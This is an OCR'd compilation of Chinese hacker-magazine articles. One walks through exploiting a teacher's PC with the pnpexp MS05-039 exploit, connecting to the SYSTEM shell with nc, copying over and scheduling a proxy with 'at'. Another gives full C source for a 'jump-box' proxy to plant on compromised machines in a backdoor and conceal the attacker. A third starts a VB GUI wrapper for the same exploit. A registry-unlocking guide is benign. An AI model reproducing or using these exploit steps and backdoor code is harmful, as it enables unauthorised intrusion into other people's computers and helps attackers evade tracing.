
C:\>
```

图2 检测到445端口开放

OK，下面就来溢出吧！还是把溢出工具pnpexp和连接工具nc复制到C盘根目录。接着在CMD下运行pnpexp 192.168.186.100 824，很快工具就提示“check your shell on 192.168.186.100:824”，让我们连接192.168.186.100的824端口。再打开一个CMD，也是转到C盘根目录，运行nc –vv 192.168.186.100 824，SYSTEM权限的CMDSHELL马上呈现在我们面前了（如图3）。

拿到了CMDSHELL，接下来就该安装代理服务器了，这里我使用的是TinyHTTPProxy。这个工具不但小巧，而且支持Connect Method，所以可以在新版的QQ中做成HTTP代理连接，这样上课也能上QQ啦:)。为了把TinyHTTPProxy拷贝到老师的机器上，在本机开了一个共享，共享名为prxoy，把TinyHTTPProxy.exe放在这个文件夹中。接着在对方的CMDSHELL中运行copy \\a26\proxy\TinyHTTPProxy.exe c:\（a26是我使用的机器的计算机名），这样就把TinyHTTPProxy.exe复制到了对方的C盘。

现在就用这个程序来开代理。先看看它的用法吧：TinyHTTPProxy Port [AllowedIP]，意思就是如果我们运行TinyHTTPProxy 8080，就开放8080作为服务端口，并允许所有人连接。这时听见某人喊道：“快运行TinyHTTPProxy 8080吧，我要上网了！”难道我们就这样在CMDSHELL下直接运行？如果我们的CMDSHELL不小心关掉了呢？所以得想办法让对方的机器自己运行。怎么才能让对方自己运行呢？对了，用AT命令。在CMDSHELL下运行time，显示现在是15：48：57；再运行at 15:50 c:\TinyHTTPProxy 8080来让对方在15：50运行我们的程序开启代理服务（如图4）。




```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator>cd \

C:\>nc -vv 192.168.186.100 824
teacher [192.168.186.100] 824 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>_
```

图3 获得对方的CMDSHELL



```
C:\WINNT\system32>time
time
当前时间: 15:48:57.43
输入新时间:

C:\WINNT\system32>at 15:50 c:\TinyHTTPProxy 8080
at 15:50 c:\TinyHTTPProxy 8080
新加了一项作业，其作业 ID = 1

C:\WINNT\system32>
```

图4 开启代理服务

时间一分一秒走着……终于到了15：50。这时我打开QQ，点击右下角的高级设置，然后在网络设置的类型选项中，选择“HTTP代理”。地址就写老师机器的IP，即192.168.186.100，端口写我们运行的时候设置的8080。OK，按下“测试”按钮吧，如果不出意外的话，就会弹出“代理服务器工作正常”的对话框（如图5）。填上自己的QQ号码和密码后就能聊天去了。




图5 代理服务器工作正常

聊天还不够，还要看网页啊！OK，只要在IE属性中设置一下就可以了。打开Internet选项对话框，在“连接”选项卡中点击“局域网设置”，然后在弹出的“局域网（LAN）设置”中，勾选“为LAN使用代理服务器”，并在下面的地址和端口分别填上“192.168.186.100”和“8080”，别忘了要选上“对于本地地址不使用代理服务器”哦（如图6）。




图6 局域网设置

所有OK以后，现在我们就可以快快乐乐的上网了，而本文也到此结束了。不过我还是要提醒大家要好好学习的哦。还有什么问题的话欢迎来《黑客手册》的论坛（http://www.nohack.cn）交流。

【本文提到的工具：S扫描器和TinyHTTPProxy在光盘中有提供。】

编辑点评 老师在上课的时候不让我们上网是为了让我们好好学习，天天向上，所以我们也没有必要破解了去上网。但是如果我们把老师讲的都学会了，还是可以玩玩的，一方面可以学习技术，另一方面也可以打发无聊时间嘛。

杰弗雷·詹姆斯的《编程之道》里有一句话"当我刚开始编程时，我眼前看见的是整个问题乱成一团。三年之后，我再也看不见这种一团糟的情形了。相反，我用了各种各样的子程序。但现在，我什么也看不见了。我的整个身心存在于一种无形的虚空里，我的知觉是空荡荡的。"呵呵，看起来是不是有些玄乎，其实编程也就如此（虽然小编还没达到那么高的水平），因而读者们在开始学编程时不要太过注重程序语言的规则，而应该学习其内在的思想，等哪天你也达到了"空荡荡"境界不要忘了"快码加编"哦。呵呵，就说到这啦，大家看文章吧。

跳板——后门代理程序的编写

古开元　四川大学信息安全研究所

在进行网络攻击和渗透的过程中，作为一个攻击者而言，他的思维必须缜密而又能把握全局的，不但能利用各种漏洞进入目标主机并获得某种权限，又要保证在执行完任务之后全身而退，以避免漏出马脚而导致前功尽弃，功亏一篑。如何利用漏洞不是本文的主题，而对于如何防止暴露攻击者自己身份，有些攻击者会小心的删除受害目标的日志以及还原某些被修改过的东西，也有一些聪明的攻击者想出了"借刀杀人"这一招，即利用代理程序的"跳板"功能，假人之手，完成自己的所需要的操作，这也是本文的重点。

先来看看图1。




图1　链式肉鸡集群

图1应该算的上是一个复杂的链式肉鸡集群。假设攻击者A通过各种技术和手段控制了M1、M2等一级受害者，这里的一级指的是受害者直接受攻击者控制，而下面的二级受害者要么是攻击者直接攻击过后留下后门而指定由一级受害者的作为代理来间接控制，要么是利用一级受害者来间接攻击二级受害者，当然，还可以有三级，四级甚至更深的层级。而且，一级，二级，三级... 之间也可以是互相作用的。从图1，看到A控制M2的路径可以是：

(1) A→M2

(2) A→M1→M2

(3) A→M1→N→M2

假如，M2发现自己被安装了后门，对(1)来说，也许通过简单的跟踪数据（比如抓包），就可以很容易的暴露A，而对于(2)来说，则复杂了一点，因为简单的跟踪，会误以为受害者M1是攻击者，对(3)来说，则更难（并不是不可能）找出真正的"凶手"——攻击者A了。有点扯远了，这里想说明的是，利用像M1这样的跳板进行攻击，作为攻击者来说会安全的多，而且跳板越多，层次越深，隐蔽性就越好，暴露自己的机会就越小。

下面，我们就着手来实现在后门程序中加入"跳板"的功能吧。

"跳板"，说白了就是一个代理。代理，说白了就是一个数据转发器，如果了解管道，那就更容易理解了。当然，还要明确的是，该代理应该放置在你其中的一个肉鸡上，而不是你自己的主机上。

首先，大家先看图2，这个是我给出的程序的工作流程：




图2　程序工作流程图

图2流程很清晰，这也是一般的代理程序的工作方式。下面的编程实现基本就是围绕着图2来实现的。OK，你准备好了吗？请打开你的编辑器，跟着我一起学习吧。

因为是windows网络程序，涉及到了winsock库，所以，第一步初始化套接字库是必不可少的。

```
#include <winsock2.h>
#pragma comment(lib, "ws2_32.lib")
// 加载winsock库
void InitWinsock()
{
    WSADATA wsaData;
    if( WSAStartup(MAKEWORD(2, 2),
&wsaData) != 0 ) // 初始化winsock库
    Error("WSAStartup()");
    return;
}
```

人物　我提供的源代码里，有两个错误处理函数，一个是Error()，另一个是Error2()，前者是用于处理主线程错误的，后者用于处理代理线程错误的，处理方式都很简单，在你自己的实现里，应该根据你的具体情况做更合适的处理。

然后，给sin_local和sin_remote这两个SOCKADDR_IN结构赋值，注意哦，sin_local应该是作为"跳板"的当前肉鸡（以下简称"跳板"）的网络套接字地址信息，而sin_remote则是被攻击者的地址信息。

```
sin_local.sin_family  = AF_INET;
sin_local.sin_port    = htons(atoi
(argv[3])); // 第3个参数是跳板绑定的端口
    sin_local.sin_addr.s_addr  =
INADDR_ANY; // 绑定跳板的任何IP地址

sin_remote.sin_family= AF_INET;
    sin_remote.sin_port
= htons(atoi(argv[2])); //被攻击者的端口
    sin_remote.sin_addr.s_addr =
ResolvAddr(argv[1]); // 被攻击者的IP
```

上面的ResolvAddr()是用来解析第一个参数，不论输入的是点分十进制的IP地址还是用字母表示的域名，都可以正确的转化为网络字节序的32位IP地址，该函数实现如下：

```
DWORD ResolvAddr(char* host)
{
    HOSTENT*        hostent;
    DWORD           dwIp;

    dwIp    = inet_addr(host);
    if ( dwIp == INADDR_NONE )
    {
hostent = gethostbyname(host);
            if (hostent == NULL)
            {
    printf("Unable to resolve the
host# %d\n", WSAGetLastError());
                exit(1);
            }
            else
    dwIp = *(DWORD*)hostent->
h_addr_list[0];
    }

    return dwIp;
}
```

创建"跳板"的监听套接字，指明为TCP流套接字格式：

sck_listen = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

设置套接字选项，其中，必须指定SOL_SOCKET级别和SO_REUSEADDR可复用标志，这可以通过指定值flag = TRUE实现：

setsockopt(sck_listen, SOL_SOCKET, SO_REUSEADDR, (char*)&flag, sizeof(flag));

绑定端口，因为对攻击者来说，"跳板"是TCP服务器：

bind(sck_listen, (SOCKADDR*)&sin_local, len);

监听端口：

listen(sck_listen, NUMBER_LISTEN);

然后等待接收攻击者的请求，一旦有攻击者连接，就启动线程进行来处理数据的转发：

```
while (TRUE)
{
    sck_accept = accept(sck_listen,
```

```
    (SOCKADDR*)&sin_local, &len);
    if (sck_accept == INVALID_SOCKET)

        Error("accept()");
    CreateThread(NULL, 0, ProxyThread,
(LPVOID)&sck_accept, 0, NULL);
    }
```

可以看到，最关键的地方就是ProxyThread()这个线程函数了，它的实现如下：

```
DWORD WINAPI ProxyThread(LPVOID
pParam)
{
    SOCKET sck_proxy,
    sck = *(SOCKET*)pParam;
    int         err = 0,
                len = 0;
    FD_SET  fd_read;
    sck_proxy = socket(AF_INET,
SOCK_STREAM, IPPROTO_TCP);
    if (sck_proxy == INVALID_SOCKET)
    Error2("socket() in thread");
    // 相对于受害者，"跳板"是客户端了
    err     = connect(sck_proxy,
(SOCKADDR*)&sin_remote,  sizeof
(SOCKADDR_IN));
    if (err == SOCKET_ERROR)
    Error2("connect() in thread");
    char* buf = (char*)malloc(BUFFSIZE);
// 分配接收发送的数据缓冲区
    if (buf == NULL)
    {
    #ifdef DEBUG
        printf("malloc() error# %d\n",
GetLastError());
    #endif
            ExitThread(1);
    }

    while ( TRUE )
    {
    FD_ZERO(&fd_read); // 套接字读集合
清零
    FD_SET(sck, &fd_read); //  把
sck 放到 fd_read 集合
    FD_SET(sck_proxy, &fd_read); /
/ 把 sck_proxy 放到 fd_read 集合
    err = select(0, &fd_read, NULL,
NULL, NULL); // 确定套接字的状态是否为读
    if (err == SOCKET_ERROR) {
    #ifdef DEBUG
    printf("select() error# %d\n",
WSAGetLastError());
    #endif
                break;
    }
    // 如果sck有读取数据的请求
    if (FD_ISSET(sck, &fd_read))
    {       // 接收来自攻击者的数据
    len = recv(sck, buf, BUFFSIZE, 0);
    if (len == SOCKET_ERROR ) {
    closesocket(sck);
    closesocket(sck_proxy);
            break;
        }
                // 转发给受害者
    len = send(sck_proxy, buf, len, 0);
    if (len == SOCKET_ERROR ) {
    closesocket(sck);
    closesocket(sck_proxy);
            break;
        }
    }
    // 如果sck_proxy有读取数据的请求
    if (FD_ISSET(sck_proxy, &fd_read))
    {   // 接收来自受害者的数据
    len = recv(sck_proxy, buf,
BUFFSIZE, 0);
    if (len == SOCKET_ERROR ) {
        closesocket(sck);
            closesocket(sck_proxy);
        break;
        }
    // 转发给受害者
        len = send(sck, buf, len, 0);
    if (len == SOCKET_ERROR ) {
        closesocket(sck);
            closesocket(sck_proxy);
                break;
            }
        }
    }
    closesocket(sck); //  关闭套接字
    closesocket(sck_proxy); // 关闭套接字
    free(buf); // 释放申请的堆资源
    return 0;
}
```

大功告成，看起来好像很简单哦。呵呵，测试一下吧！不好意思，偶没有肉鸡，只好用一下本校的BBS来测试了。在本机(IP为192.168.3.155) 启动代理程序，命令为：**bkproxy.exe bbs.scu.edu.cn 23 1981**，如图3所示。

```
I:\>bkproxy.exe bbs.scu.edu.cn 23 1981
```

图3　启动代理程序

然后在IP为192.168.3.160的主机上输入命令：**telnet 192.168.3.155 1981**，如图4所示。

```
C:\>telnet 192.168.3.155 1981
```

图4　telnet上本机

看图5出现登陆BBS的界面，注意顶端被框起来的部分，显示的并不是**telnet bbs.scu.edu.cn 23**，而是**telnet 192.168.3.155 1981**表明测试成功。




图5　测试成功

小结

到这，一个简单的"跳板"——代理转发程序就完成了，把该程序做成一个功能函数，就可以添加到你的后门里了。

当然，该跳板代理程序显得有点"单薄"，所以可以加上很多其他的功能，比如身份验证功能（不让其他人使用自己的肉鸡），数据加密功能（防止一些sniffer窃取我们的数据），访问控制功能（给出可访问IP列表）等等，哦，再多嘴一句，本文是用TCP方式实现的，如果用UDP方式，同样可以实现的哦，总之，一句话，It's up to you!

【本文所涉及的bkproxy.exe、bkproxy.cpp在光盘中均有收录】

在DOS下修改注册表

何东杰

一、scanreg/restore

regedit.exe既可在Widnows下执行，也可以在DOS下执行，利用它可以把注册表或其中的一部分导出到一个文件中可以将你修改后的注册表文件导入到注册表中。

edit.exe是一个DOS下的编辑程序。可用它对你导出的注册表文件进行编辑。上网的朋友经常会遇到IE标题栏的内容被修改和注册表被锁住的情况，下面笔者以解开被锁的注册表为例一说具体的操作过程。

1、导出你想要修改的注册表分支

提示：在注册表中，决定是否允许修改注册表的值项的位置是：HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Syetem键下面的DisableRegistryTools，如果它的值是"1"，则表示禁止修改注册表，"0"则表示允许修改注册表。有的网站就是用恶意代码将它的值改为"1"，从而禁止你用regedit.exe 来修改注册表。

命令格式：

```
regedit /e ls.reg
HKEY_CURRENT_USER\Software\Mic-
rosoft\Windows\CurrentVersin\Policies\System
```

说明：/e 这个参数的功能是导出注册表文件。

ls.reg是导出的注册表文件名。

后面的**KEY_CURRENT_USER\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\POLICIES\SYSTEM**是你要导出的注册表分支。锁住注册表不让你修改的值项就在这个主键的下面。

2、在DOS下面用edit.exe对ls.reg进行修改。

修改的方法很简单：运行edit，打开ls.reg，找到DisableRegistryTools，然后将其后的值改为0。

3、把修改好的注册表文件导入到注册表中。

命令格式：regedit ls.reg即在regedit后面加上你修改后的注册表文件。

二、自己编辑注册表文件

如果你掌握了第二种方法，那么你就可以自己编一个注册表文件，在DOS下用regedit.exe 命令导入到注册表中，来达到修改注册表的目的。与windows下编辑注册表文件不同的是，在DOS下编写注册表文件只能用edit.exe来完成。编写完成后，将文件存为扩展名为.reg 的注册表文件，导入到注册表中即可。

注：在修改注册表之前要记得备份。

三、regedit/参数 文件名

s /导入 .reg 文件进注册表（安静模式）

/e 导出注册表文件

例：regedit /e filename.reg HKEY_LOCAL_MACHINESYSTEM

/L:system 指定 system.dat

/R:user 指定 user.dat

/C 压缩［文件名］(Windows 98)

打造菜鸟自己的图形界面溢出程序

空气

相信菜鸟朋友们都听说过“溢出程序”吧？溢出程序就是利用程序的某些漏洞来获取相应的权限或其他目的。平时我们在网上常见的溢出程序都是在CMD下运行的，很多初学的朋友都看不懂、不会用。难道我们不能自己来把命令行界面的溢出程序做成图形界面吗？

> 菜鸟：要我们自己写溢出程序？要疯狂学习N年才行了……
> 空气：不要害怕，我们只要写一个简单的程序来调用真正的溢出程序而已（高手不要笑话，本文是写给菜鸟的），而且很简单，下面我就来教大家一步一步做吧。

以MS05039为例，看看是怎样把pnpexp.exe变成图形界面的。首先我们必须熟悉pnpexp.exe的用法，在CMD下直接运行pnpexp.exe就能看见帮助了（如图1）。




图1 pnpexp.exe的帮助

从帮助信息来看，如果我们只要正向溢出的话，就只要运行**pnpexp.exe 对方的IP 端口**，然后就可以用NC来连接对方的指定端口了；如果要反向溢出的话，先在本地监听一个端口（不能和已开放端口重复），然后运行**pnpexp.exe 对方IP 监听的端口 自己的IP**就好了。

了解了pnpexp.exe的用法，我们就要开始写调用程序了。我在这里选择VB，因为VB非常好上手，而且上高中的时候老师应该教过的。打开VB，新建一个标准EXE，在弹出的设计界面上，添加一个frame，把他的标题改成“MS05039溢出”；添加2个标签，分别命名为“对方IP”和“本机IP”；添加2个文本框分别用来输入“对方IP”（text1）和“本机IP”（text2）；还要加2个按钮，命名为“正向溢出”（Command1）和“反向溢出”（Command2）。当然你还可以添加一些其他的小东东，比如版权、图标、大小等等，最后可以得到如图2所示的样子。

